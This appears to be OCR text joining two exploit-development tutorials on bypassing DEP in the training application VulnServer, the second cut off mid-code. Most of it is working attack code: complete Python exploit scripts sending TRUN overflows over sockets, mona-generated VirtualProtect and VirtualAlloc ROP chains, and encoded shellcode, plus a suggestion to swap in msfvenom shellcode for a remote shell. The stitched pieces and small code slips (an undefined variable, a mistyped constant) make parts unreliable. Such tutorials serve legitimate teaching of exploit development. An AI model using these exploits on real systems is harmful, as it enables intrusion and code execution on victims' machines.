
For vulnserver it came out to be 2006. This means that after 2006 characters the next four characters overwrite the EIP.

```
root@ms-dos:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 396f4338 -l 3000
[*] Exact match at offset 2006
```

Now the payload which we will send on to the victim will be similar to that of buffer overflow.

*padding = 'F' * (3000–2006–4 — len(padding))*
*prefix = A*2006*
attack = prefix + '\x42\x42\x42\x42'+padding

For example on sending the payload as mentioned above EIP will be overwritten with four Bs(\x42) as seen below. The padding will ensure that payload length is 3000.



4.) Developing ROP Chain

Now that we have control of EIP we point it to the address of whatever instruction that we want to execute next. For a normal Buffer Overflow the EIP would have pointed to a JUMP instruction that will further jump to our shellcode present in the stack giving us a shell back from the victim system.

But with DEP turned on, whenever the exploit tries to execute some instruction in the stack an access violation occurs, so the normal Buffer Overflow exploit is useless for now.

To bypass this we are going to build the ROP chain.

Though the whole ROP concept is sounds overwhelming at first, the actual execution process is not difficult.

We just need to run the following command from the Immunity Debugger instruction bar.

!mona rop -m *.dll -cp nonul

*-m specifies the modules mona will search through, in our case a *.dll means that it will search through all the dlls.*
-cp specifies the criteria and pointer to match, in our case pointer shouldn't have null values.
And finally rop will choose non ASLR, non rebase and non OS modules and create four files for us to use namely:
a.) Rop.txt: lists all usable ROP gadgets
b.) rop_suggestion.txt: filtered list of usable ROP gadgets
c.) stackpivot.txt: find stack pivots if needed
d.) rop_chains.txt: and the most amazing this ever, produce 4 entire rop chains (based on VirtualProtect, VirtualAlloc, NtSetInformationProcess and SetProcessDEPPolicy) in ruby, python and C

We can either develop our own ROP chains using the first three files or try out the automatically generated code by mona form rop_chains.txt.

Then wait for the process to end, which will take roughly around 3 minutes. Mona will meanwhile go through all the dlls (*.dll) and build a chain of usable gadgets.

We are going to use the python code for VirtualProtect() from rop_chains.txt and exploit.

But before moving on with our ready to use code let's pause and try to understand what exactly is happening.

VirtualProtect() will turn off DEP for a part of memory, so the code placed in that part of the memory can execute

VirtualProtect() requires five arguments:

- IpAddress: Points to a region for which DEP has to be turned off, this will be the base address of the shell code on stack.
- dwsize: Size of the region for which DEP has to be turned off
- flNewProtect: Memory protection constant to which the protection level has to be changed to
- IpflOldProtect: points to a variable that will receive the previous access protection value
- ReturnAddress: pointer to the location where VirtualProtect() will return after executing i.e. our shellcode

Now ROP gadgets will be used to develop the above mentioned arguments that VirtualProtect() needs, set the values as required and execute the function.

Let's have a look at the ROP function generated by mona and try to understand how it works.

```
1 def create_rop_chain():
2
3   # rop chain generated with mona.py - www.corelan.be
4   rop_gadgets = [
5     0x76f09657,  # POP ECX # RETN [msvcrt.dll]
6     0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
7     0x76f8c1c3,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [user32.dll]
8     0x7744539b,  # XCHG EAX,ESI # RETN [ntdll.dll]
9     0x76ee18ee,  # POP EBP # RETN [msvcrt.dll]
10    0x625011af,  # & jmp esp [essfunc.dll]
11    0x76ecf5d4,  # POP EAX # RETN [msvcrt.dll]
12    0xfffffdff,  # Value to negate, will become 0x00000201
13    0x77031473,  # NEG EAX # RETN [RPCRT4.dll]
14    0x76efd3a5,  # XCHG EAX,EBX # RETN [msvcrt.dll]
15    0x77074145,  # POP EAX # RETN [RPCRT4.dll]
16    0xffffffc0,  # Value to negate, will become 0x00000040
17    0x76f7b3d7,  # NEG EAX # RETN [user32.dll]
18    0x75a583d1,  # XCHG EAX,EDX # RETN [USP10.dll]
19    0x770830b3,  # POP ECX # RETN [RPCRT4.dll]
20    0x774996c4,  # &Writable location [ntdll.dll]
21    0x77030bb4,  # POP EDI # RETN [RPCRT4.dll]
22    0x76f73165,  # RETN (ROP NOP) [user32.dll]
23    0x77074145,  # POP EAX # RETN [RPCRT4.dll]
24    0x90909090,  # nop
25    0x76ef5cfc,  # PUSHAD # RETN [msvcrt.dll]    ]
26  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
27
28 rop_chain = create_rop_chain()
```

Lines 11,12,13,14 — **dwSize** of 0X201 was put in EAX and then transferred to EBX

Lines 15,16,17,18 — The Memory Protection constant 0x40 (read-write privileges) was put in EAX then transferred to EDX for **flNewProtect**

Lines 19,20 — A pointer to a writable location has been set in ECX for **lpflOldProtect**

Lines 7,8 and 21,22 — ESI and EDI were populated for PUSHAD call to execute.

Lines 9,10 — EBP was set to a jump instruction, for **ReturnAddress**.

Lines 5 and 6 — ECX was set to call **VirtualProtect()**

Lines 23,24,25 — A **PUSHAD** call is placed in EAX at the end, which will flush all the values that were put in the register onto the stack.

Now that our code is ready, let's try to execute some malicious code on the victim machine.

Let's try opening up a calculator.

We place the malicious code along with the ROP chain in our exploit.

As seen in the code below, we first set calc to a malicious code that will open up a calculator.

Followed by the declaration of the ROP function generated by mona,Then we call the create_rop_chain function, remove bad characters (\x00 for vulnserver) and store it in the variable rop_chain.

Now that we have declared all the important stuff we just need to piece together our payload and send it to the victim machine. Which we are doing in the following lines:

*padding = 'F' * (3000–2006–16 — len(shellcode))*
attack = prefix + rop_chain +nops + calc + padding

Our prefix is A*2006 so the EIP will be pointing to the ROP chain code. The ROP chain code will execute the VirtualProtect() API, which in turn will allocate a memory location with DEP turned off, where we will place our malicious code.

The we append our malicious code with nops and add padding at end to ensure that payload length is 3000.

```
#!/usr/bin/python
import socket, sys, struct
server = '192.168.43.200'
sport = 9999

calc = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd\x4b"
"\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9\x9e"
"\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f\x9d"
"\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9\xe3"
"\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62\xc2"
"\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8\xb1"
"\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18\xe3"
"\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9\x9d"
"\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d\xae"
"\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e\x4d"
"\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea\xb3"
"\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d\x7b"
"\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc\xc9"
"\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32\xa5"
"\x1c\x80")

def create_rop_chain():
```


```
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x76f09657,  # POP ECX # RETN [msvcrt.dll]
      0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
      0x76f8c1c3,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [user32.dll]
      0x7744539b,  # XCHG EAX,ESI # RETN [ntdll.dll]
      0x76ee18ee,  # POP EBP # RETN [msvcrt.dll]
      0x625011af,  # & jmp esp [essfunc.dll]
      0x76ecf5d4,  # POP EAX # RETN [msvcrt.dll]
      0xffffdff,  # Value to negate, will become 0x00000201
      0x77031473,  # NEG EAX # RETN [RPCRT4.dll]
      0x76efd3a5,  # XCHG EAX,EBX # RETN [msvcrt.dll]
      0x77074145,  # POP EAX # RETN [RPCRT4.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x76f7b3d7,  # NEG EAX # RETN [user32.dll]
      0x75a583d1,  # XCHG EAX,EDX # RETN [USP10.dll]
      0x770830b3,  # POP ECX # RETN [RPCRT4.dll]
      0x774996c4,  # &Writable location [ntdll.dll]
      0x77030bb4,  # POP EDI # RETN [RPCRT4.dll]
      0x76f73165,  # RETN (ROP NOP) [user32.dll]
      0x77074145,  # POP EAX # RETN [RPCRT4.dll]
      0x90909090,  # nop
      0x76ef5cfc,  # PUSHAD # RETN [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
rop_chain = rop_chain.replace('\x00', '') #remove badchars

prefix = 'A' * 2006
nops = '\x90' * 16
padding = 'F' * (3000 - 2006 - 16 - len(shellcode))
attack = prefix + rop_chain +nops + calc + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Then we send out the exploit and as evident from the image below the calculator will open up in the victim windows machine.



So, our exploit was successfully able to bypass DEP and execute commands on the victim machine.

What next? We can even get a shell back from the victim with the privileges of the vulnerable application thereby compromising the confidentiality, integrity and availability of the system. Tempting enough right? But that's something for you to try. Just generate a shellcode using the msfvenom replace the calculator code with freshly generate shellcode and exploit.

References

http://www.shogunlab.com/blog/2018/02/11/zdzg-windows-exploit-5.html

https://samsclass.info/127/proj/rop.htm

https://docs.google.com/document/d/1L1xCLzX0EFQoRrlp_MOm-Jnkvb_2Qe2PFHqQ8Bt6oIU/edit#

https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

https://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf

http://www.fuzzysecurity.com/tutorials/expDev/7.html

https://medium.com/cybersecurityservices/dep-bypass-using-rop-chains-garima-chopra-e8b3361e50ce

Buffer Overflow Concepts

If you're reading this, there's a likelihood you are already familiar with buffer overflow exploitation (or atleast have heard of it). The gist of it is, certain programming SNAFU's can allow an attacker to send more input to a "buffer" than the expected length of that buffer can handle. Let's observe a classic format-string vulnerability:

```
// A C program to demonstrate buffer overflow

#include <stdio.h>
```

```
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{

    // Reserve 5 byte of buffer plus the terminating NULL.
    // should allocate 8 bytes = 2 double words,
    // To overflow, need more than 8 bytes...
    char buffer[5];  // If more than 8 characters input
                // by user, there will be access
                // violation, segmentation fault

    // a prompt how to execute the program...
    if (argc < 2)
    {
        printf("strcpy() NOT executed....\n");
        printf("Syntax: %s <characters>\n", argv[0]);
        exit(0);
    }

    // copy the user input to mybuffer, without any
    // bound checking a secure version is srtcpy_s()
    strcpy(buffer, argv[1]);
    printf("buffer content= %s\n", buffer);

    // you may want to try strcpy_s()
    printf("strcpy() executed...\n");

    return 0;
}
```

Source: GeeksForGeeks.Org

In this example, if an attacker sends a large command-line argument as input to this program, a buffer overflow condition can occur. I say, “can,” because in modern times certain compiler flags need to be specified, otherwise the compiler (dependent on which one used, of course) will likely implement some sort of stack smashing protection auto-magically. One way to carry out a buffer overflow attack against this simple C program is to do the following:

user@localhost # ./vulnerable_program AAAAAAAAA

In short, we are, “smashing the stack,” by overflowing the char buffer with 9 bytes of input when it has specified an expected length of 5 bytes. The stack is a CPU memory structure used for static memory allocation. It has a counter-part called the heap for dynamic memory allocation, but that is a discussion for another day. Organization of data on the stack is dependent on the endianness of a given CPU. On Intel processors, that endianness is last-in-first-out, meaning the byte-order expected for computation must be sent with the last byte first, and the first byte last. An important thing to note about the stack is that it grows from higher memory to lower memory.

Memory ranges:

0xFFFFFFFF

--- SNIP ---

|

V

Stack growth

|

V

--- SNIP ---

0x00000000

To gain control of the stack, we need to send a memory address to the instruction pointer of the CPU to execute code located at the desired memory address. If we were to overflow data into the stack pointer of the CPU, we would require an address pointing to a “JMP ESP” (jump to stack pointer) instruction to gain control of execution - thus exploiting the program.
So…what is all of this, and why do we care? If you’ve ever taken a computer class, you’ve probably heard of the CPU referred to as the “brain” of the computer. TL;DR, if you hijack the brain, the computer does what you want it to do. The information we just covered relating to buffer overflows was relevant circa 1995, so we have some catching up to do.

Brief History Of Exploit Mitigations

If you’ve read my post on the Vulnerability Lifecycle, you should be familiar with some modern exploitation mitigations. The ones we are mostly concerned with today are going to be Address Space Layout Randomization (ASLR), and Data Execution Prevention (DEP). ASLR has long been present in Microsoft Windows as early as XP SP2 for kernel modules (maybe even earlier!). There are a few different forms and implementations of ASLR, but the most

significant roadblock in terms of exploitation is kernel ASLR (KASLR). Essentially, the memory ranges for a given application will be randomized at start-up, making any static values in an exploit irrelevant in terms of reliability.

The other roadblock to exploitation (that we will be defeating today) is DEP. DEP has been implemented in Windows as early as XP SP2 and Server 2003 SP1. DEP marks a page of memory as non-executable, rendering any code we overflow to it (as an example) irrelevant. We can defeat DEP in certain circumstances via return-oriented-programming (ROP) to certain Windows API's. For this to work, we have to assemble the instructions we want executed in a fashion like this:

0x1111111A SomeInstruction

0x1111111B retn

These are called "ROP gadgets." Multiple gadgets make up a "chain." The goal of a "rop chain" is to organize instructions that will do what we want, then "return," to the next gadget of our "chain." This is probably the most gentle explanation you will ever read about this subject, and it gets FAR more complicated than my quick summary. A classic example of a rop gadget is the trusted old "pop/pop/ret" technique used in SEH exploits.

0x1111111A pop esi


0x1111111B pop edi

0x1111111C retn

This gadget "pops" two words off of the stack, and returns execution control to the memory located at the 2nd address (address of the next SEH). Let's observe some interesting happenings on VulnServer after enabling DEP.

Observing DEP In Action

First let's quickly verify DEP is enabled:



Let's assume we've already fuzzed the application, and found a bug within the "TRUN" command. We'll start off with a proof-of-concept skeleton exploit, and build-up the foundation for our knowledge base from there.

```
#!/usr/bin/env python
"""
Description: VulnServer "TRUN" Buffer Overflow w/ DEP Bypass (limited use-case)
Author: Cody Winkler
Contact: @c2thewinkler (twitter)
Date: 12/18/2019
Tested On: Windows 10 x64 (wow64)

[+] Usage: python expoit.py <IP> <PORT>

$ python exploit.py 127.0.0.1 9999
"""

import socket
import struct
import sys
```

```
host = sys.argv[1]
port = int(sys.argv[2])

buffer = "TRUN /.:/"
buffer += "A"*2003
buffer += "B"*4
buffer += "C"*(3500-2003-4)

try:
    print "[+] Connecting to target"
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    s.recv(1024)
    print "[+] Sent payload with length: %d" % len(buffer)
    s.send(buffer)
    s.close()

except Exception, msg:
    print "[-] Something went wrong :("
    print msg
```

As a quick side-note, a lot of people don't know where the "/.:/" string comes from and just blindly put it in their VulnServer exploits. Not all of the exploitable functions within VulnServer will trigger on this string. This string came from fuzzing output from SPIKE written by Dave Aitel. So if you've ever wondered what the string was, or where it came from, now you know.

In short, this exploit connects to VulnServer on port 9999, sends the TRUN command, triggers a vulnerable function within VulnServer via the "/.:/" string, and overflows that function with a large input of A's, B's, and C's. The offset to the instruction pointer was calculated at offset 2003 bytes. This exploit should result in the hex characters "42424242" showing in EIP to demonstrate we have some level of control over the program.

```
Registers (FPU)                                <     <
EAX 016FECE4 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAA
ECX 007855B4
EDX 00000000
EBX 00000120
ESP 016FF4C4 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848


EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 10D3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
```

Excellent! We also have overflowed data showing in ESP. So all we have to do now is find a JMP ESP instruction, and we should be good to go, right?



Wrong! There are a few problems here:

1. All of the addresses start with nullbytes - thereby null-terminating the rest of our overflowed code
2. Even if we found an address that didn't contain nullbytes, DEP will still block us.

Let's see if we can make more progress with ROP.

Building A ROP Chain

So we know we have some limitations with null-bytes and DEP. Mona is an excellent exploit development, and debugging script made by Corelan. It has many features (one we've seen already with finding addresses containing JMP ESP opcodes). The one we will be focusing on right now is the "!mona rop" command. There are a lot of handy features with this command. Let's take a look at some of them:

```
0BADF00D Global options :
0BADF00D ----------------
0BADF00D You can use one or more of the following global options on any command that will perform
0BADF00D a search in one or more modules, returning a list of pointers :
0BADF00D  -n                      : Skip modules that start with a null byte. If this is too broad, use
0BADF00D                            option -cp nonull instead
0BADF00D  -o                      : Ignore OS modules
0BADF00D  -p <nr>                 : Stop search after <nr> pointers.
0BADF00D  -m <module,module,...>  : only query the given modules. Be sure what you are doing !
0BADF00D                            You can specify multiple modules (comma separated)
0BADF00D                            Tip : you can use -m * to include all modules. All other module criteria will be ignored
0BADF00D                            Other wildcards : *blah.dll = ends with blah.dll, blah* = starts with blah,
0BADF00D                            blah or *blah* = contains blah
0BADF00D  -cm <crit,crit,...>     : Apply some additional criteria to the modules to query.
0BADF00D                            You can use one or more of the following criteria :
0BADF00D                            aslr,safeseh,rebase,nx,os
0BADF00D                            You can enable or disable a certain criterium by setting it to true or false
0BADF00D                            Example :  -cm aslr=true,safeseh=false
0BADF00D                            Suppose you want to search for p/p/r in aslr enabled modules, you could call
0BADF00D                            !mona seh -cm aslr
0BADF00D  -cp <crit,crit,...>     : Apply some criteria to the pointers to return
0BADF00D                            Available options are :
0BADF00D                            unicode,ascii,asciiprint,upper,lower,uppernum,lowernum,numeric,alphanum,nonull,startswithnull,unicoderev
0BADF00D                            Note : Multiple criteria will be evaluated using 'AND', except if you are looking for unicode + one crit
0BADF00D  -cpb '\x00\x01'         : Provide list with bad chars, applies to pointers
0BADF00D                            You can use .. to indicate a range of bytes (in between 2 bad chars)
0BADF00D  -x <access>             : Specify desired access level of the returning pointers. If not specified,
0BADF00D                            only executable pointers will be returned.
0BADF00D                            Access levels can be one of the following values : R,W,X,RW,RX,WX,RWX or *
0BADF00D
0BADF00D Usage of command 'rop' :
0BADF00D ------------------------
         Default module criteria : non aslr,non rebase,non os
         Optional parameters :
             -offset <value> : define the maximum offset for RET instructions (integer, default : 40)
             -distance <value> : define the minimum distance for stackpivots (integer, default : 8).
                                 If you want to specify a min and max distance, set the value to min,max
             -depth <value> : define the maximum nr of instructions (not ending instruction) in each gadget (integer, default : 6)
             -split : write gadgets to individual files, grouped by the module the gadget belongs to
             -fast : skip the 'non-interesting' gadgets
             -end <instruction(s)> : specify one or more instructions that will be used as chain end.
                                     (Separate instructions with #). Default ending is RETN
             -f "file1,file2,..filen" : use mona generated rop files as input instead of searching in memory
             -rva : use RVA's in rop chain
             -sort : sort the output in rop.txt (sort on pointer value)
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```

```
!mona help rop
```

There are some flags we can already see will be of great use to us. Mainly, the “-cp” and “-m” arguments. We can use “-cp nonull” to look through modules that don’t contain nullbytes in their address spaces, and the “-m " argument to specify all modules, or specific ones. Let's generate a rop chain with the following command:

!mona rop -cp nonull -m *

This command will search through all loaded modules, and build a chain of ROP gadgets for us to bypass DEP with. This will take a long time to finish, so grab a cup of coffee.

Once it’s finished, let’s take a quick look at the ROP chain created, and take a deeper look at what’s going on.

```
*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x760c660c,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x75a2f1f8,  # ptr to &VirtualAlloc() [IAT sechost.dll] ** REBASED ** ASLR
      0x76075d17,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x76f3f8b4,  # XCHG EAX,ESI # RETN [ntdll.dll] ** REBASED ** ASLR
      0x74e58ec8,  # POP EBP # RETN [WS2_32.DLL] ** REBASED ** ASLR
      0x748a8b59,  # & call esp [KERNELBASE.dll] ** REBASED ** ASLR
      0x76f4cfbc,  # POP EAX # RETN [ntdll.dll] ** REBASED ** ASLR
      0xffffffff,  # Value to negate, will become 0x00000001
      0x74d9abbe,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
      0x7477769e,  # XCHG EAX,EBX # RETN [msvcrt.dll] ** REBASED ** ASLR
      0x74964b2b,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0xfffffe59,  # put delta into eax (-> put 0x00001000 into edx)
      0x76f5155a,  # ADD EAX,11A7 # RETN [ntdll.dll] ** REBASED ** ASLR
      0x76e8bd52,  # XCHG EAX,EDX # RETN [ntdll.dll] ** REBASED ** ASLR
      0x76097801,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x74d9abbe,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
      0x749d6b88,  # XCHG EAX,ECX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0x749d111d,  # POP EDI # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0x74d9abc0,  # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED ** ASLR
      0x759d65c5,  # POP EAX # RETN [sechost.dll] ** REBASED ** ASLR
      0x90909090,  # nop
      0x74854ae4,  # PUSHAD # RETN [KERNELBASE.dll] ** REBASED ** ASLR
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```

```
!mona rop -cp nonull -m *
```

To the layman, this is a lot of information to take in. Even for me, having already gone through the SLAE course by Pentester Academy, there are some confusing operations going on. Let’s

take a look at the MSDN for VirtualAlloc and get a better understanding of how it relates to DEP.

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

LPVOID VirtualAlloc(

LPVOID lpAddress,

SIZE_T dwSize,

DWORD flAllocationType,

DWORD flProtect

);

Source: MSDN

Examining VirtualProtect (another commonly abused function to bypass DEP), we can see there are some similarities in capabilities between these two functions:

Changes the protection on a region of committed pages in the virtual address space of the calling process.

BOOL VirtualProtect(

LPVOID lpAddress,

SIZE_T dwSize,

DWORD flNewProtect,

PDWORD lpflOldProtect

);

Source: MSDN

First in the sequence of our ROP chain above, it acquires the location of VirtualAlloc() from the Import Address Table of sechost.dll, and then returns. Remember, every gadget within the ROP chain needs to specify a retn opcode to return control back to the subsequent gadgets in the chain. After some crafty calculations for arguments, the chain then assigns those arguments for VirtualAlloc, and calls with the following heuristics:

1. Allocates a new memory region
2. Marks the region excepted from DEP policy
3. Stores location of shellcode into EAX
4. Returns to the new location of the shellcode from EAX

This is a very quick summary, and like I said, there are parts of this ROP chain that confuse me, so I may have messed up my analysis of it.

A more detailed analysis can be found here: Corelan Function Calls

Let’s generate another ROP chain, change the C’s to “\xCC” to instantiate a debugger interrupt, and see what happens (do note, this new chain used leverages VirtualProtect to bypass DEP):

```
#!/usr/bin/env python
"""
Description: VulnServer "TRUN" Buffer Overflow w/ DEP Bypass (limited use-case)
Author: Cody Winkler
Contact: @c2thewinkler (twitter)
Date: 12/18/2019
Tested On: Windows 10 x64 (wow64)

[+] Usage: python expoit.py <IP> <PORT>

$ python exploit.py 127.0.0.1 9999
"""

import socket
import struct
import sys

host = sys.argv[1]
port = int(sys.argv[2])

def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x759e4002,  # POP EAX # RETN [sechost.dll] ** REBASED ** ASLR
    0x76e4d030,  # ptr to &VirtualProtect() [IAT bcryptPrimitives.dll] ** REBASED ** ASLR
